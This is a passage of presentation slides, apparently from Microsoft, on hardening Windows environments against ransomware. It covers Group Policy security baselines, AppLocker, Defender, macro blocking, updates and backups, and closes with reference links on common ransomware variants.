- Microsoft provides security baselines in the format that helps faster deployment and easier management

Implementing Security Baselines via GPOs

- GPO infrastructure is available as a part of AD DS
- Enforce settings and not allow users to make changes which could open their workstation/server to attack
- Granular control
- Current Baselines are available, as well as previous o/s
  - Windows 10
  - Windows Server 2016
- Security Blog - https://blogs.technet.microsoft.com/secguide/

Security Baselines – Folder "GPOs"

- Group Policy Object backups for the following policies that can be imported into an Active Directory Group Policy
  - Windows o/s – Computer
  - Windows o/s – User
  - Windows o/s – Domain Security
  - Windows o/s – BitLocker
  - Windows o/s – Cred Guard
  - Windows o/s – Defender Antivirus*****
  - Internet Explorer X – Computer
  - Internet Explorer X – User

***** - *depends on o/s version*

In summary…

- Application Whitelisting with AppLocker
- Windows Defender Exploit Guard / Application Guard
- Email protection - options for transport protection
- Macro controls - prevent application-level exploits
- Windows Defender Antivirus - AV to prevent known malware
- Software Updates - to ensure known exploits are addressed
- Host baselining and hardening - improve default security posture

These low cost (money, *time and resource*) are a great way to get started in protecting the environment

Microsoft

Questions?

Continuing the Journey

Stronger protections for ransomware and other attacks as they evolve

Capability	Resources
Mail and Application Content Protections	• Office 365 Exchange Online Advanced Threat Protection https://technet.microsoft.com/en-us/library/exchange-online-advanced-threat-protection-service-description.aspx • Office 2016 Internet Macro Blocking https://blogs.technet.microsoft.com/mmpc/2016/03/22/new-feature-in-office-2016-can-block-macros-and-help-prevent-infection/ • Office 2013 VBA Macro Blocking (blocks ALL macros) https://technet.microsoft.com/en-us/library/ee857085.aspx#changevba • System Center Endpoint Protection / Windows Defender with Microsoft Active Protection Service (MAPS) https://blogs.technet.microsoft.com/mmpc/2015/01/14/maps-in-the-cloud-how-can-it-help-your-enterprise/
Securing Privileged Access	http://aka.ms/sparoadmap
Apply Security Updates	Windows Server Update Services - https://technet.microsoft.com/en-us/windowsserver/bb332157.aspx 3rd Party application update – *<varies by vendor>*
Backups	Offline or otherwise attacker-inaccessible backups
Application Whitelisting	AppLocker - https://github.com/iadgov/AppLocker-Guidance Windows 10 Device Guard - https://technet.microsoft.com/en-us/itpro/windows/whats-new/device-guard-overview
Application Reputation	SmartScreen - http://windows.microsoft.com/en-US/internet-explorer/use-smartscreen-filter#ie=ie-11 Windows Defender with Microsoft Active Protection Service (MAPS)
Exploit Mitigations	Windows 10 Control Flow Guard - https://technet.microsoft.com/itpro/windows/keep-secure/windows-10-security-guide#secure-the-windows-core Enhanced Mitigation Experience Toolkit – http://www.microsoft.com/emet
Security Development Lifecycle (SDL)	Follow these practices for your applications and require or encourage vendors/suppliers to follow them http://www.microsoft.com/sdl
User Education	https://www.microsoft.com/en-us/security/online-privacy/phishing-symptoms.aspx

Ransomware – References

- Ransomware Guidance
  - http://blogs.microsoft.com/cybertrust/2016/04/22/ransomware-understanding-the-risk/
  - https://blogs.technet.microsoft.com/office365security/how-to-deal-with-ransomware/
  - http://aka.ms/ransomware
  - https://www.microsoft.com/en-us/security/portal/mmpc/shared/ransomware.aspx

- Common variants
  - WannaCrypt:
    https://blogs.technet.microsoft.com/mmpc/2017/05/12/wannacrypt-ransomware-worm-targets-out-of-date-systems/
  - Tescrypt/Teslacrypt:
    https://blogs.technet.microsoft.com/mmpc/2015/10/12/msrt-october-2015-tescrypt/
  - Crowti/Cryptowall:
    https://blogs.technet.microsoft.com/mmpc/2014/10/28/the-dangers-of-opening-suspicious-emails-crowti-ransomware/
    https://blogs.technet.microsoft.com/mmpc/2015/01/13/crowti-update-cryptowall-3-0/
  - Locky:
    https://blogs.technet.microsoft.com/mmpc/2016/02/24/locky-malware-lucky-to-avoid-it/
  - Samas/Samsam:
    https://blogs.technet.microsoft.com/mmpc/2016/03/17/no-mas-samas-whats-in-this-ransomwares-modus-operandi/